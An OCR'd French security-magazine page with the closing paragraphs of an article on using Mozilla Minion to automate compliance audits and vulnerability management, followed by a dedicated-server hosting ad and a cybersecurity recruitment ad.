Dans notre contexte, l'architecture proposée par Mozilla Minion remplit parfaitement son rôle. Nous avons développé quelques améliorations et évolutions, nous continuerons dans cette direction afin de remplir nos objectifs d'audit de conformité sur nos environnements de production.

Il ne faut pas perdre de vue que l'automatisation de la réalisation des tests est tout aussi importante que l'automatisation de la remontée des non-conformités, l'outil est en ce sens incontournable pour fluidifier les processus de gestion des vulnérabilités. ■

Remerciements

Nous tenons à remercier Sébastien Gioria pour la relecture de notre article.

Retrouvez toutes les références accompagnant cet article sur http://www.miscmag.com.

ikoula
HÉBERGEUR CLOUD

VOTRE SERVEUR DÉDIÉ XEON® À LA CARTE

OFFRE DÉCOUVERTE -50 %*

DOMAINE ▼ | HÉBERGEMENT ▼ | SERVEUR DÉDIÉ | SERVEUR VIRTUEL VPS ▼ | CLOUD ▼

CODE PROMO
SERV50
14,99 €* HT/MOIS
~~29,99 €~~
SETUP 10 €
~~60 €~~




Photo non contractuelle

debian ubuntu CentOS Windows Server 2012

- Intel® Xeon® **E3 1220v5**
- 1 CPU (4C/4T) **@3 Ghz**
- **16 Go** RAM DDR4
- **1 To** SATA
- **GeForce** GT 710 1 Go
- **100 Mbs** Full duplex

COMMANDEZ SUR
https://express.ikoula.com

*Offre découverte -50 % sur la première période de souscription avec un engagement de 1 ou 3 mois et setup à 10 € HT (valable uniquement sur le plan Xeon® 1220v5 et Xeon® 1230v5, hors options et hors renouvellement). Voir toutes les conditions sur le site.

CONFIGUREZ VOTRE SERVEUR DÉDIÉ XEON®

PROCESSEUR ▼

- (●) Intel® Xeon® **E3 1220v5 4C/4T @3 GHz**
- ( ) Intel® Xeon® **E3 1230v5 4C/8T @3,4 GHz**

MÉMOIRE ▼

- (●) **16 Go** DDR4
- ( ) **32 Go** DDR4
- ( ) **64 Go** DDR4

DISQUE DUR ▼

- (●) **1 To** SATA
- ( ) **2 To** SATA
- ( ) **4 To** SATA
- ( ) **240 Go** SSD
- ( ) **480 Go** SSD
- ( ) Disque secondaire

COULEUR ▼

( ) ■ ( ) ■ (●) ■

ikoula
HÉBERGEUR CLOUD

sales@ikoula.com

01 84 01 02 50

RELEVEZ CE CHALLENGE...

...afin de postuler!

NES

EXPERT EN CYBERSECURITE

www.nes.fr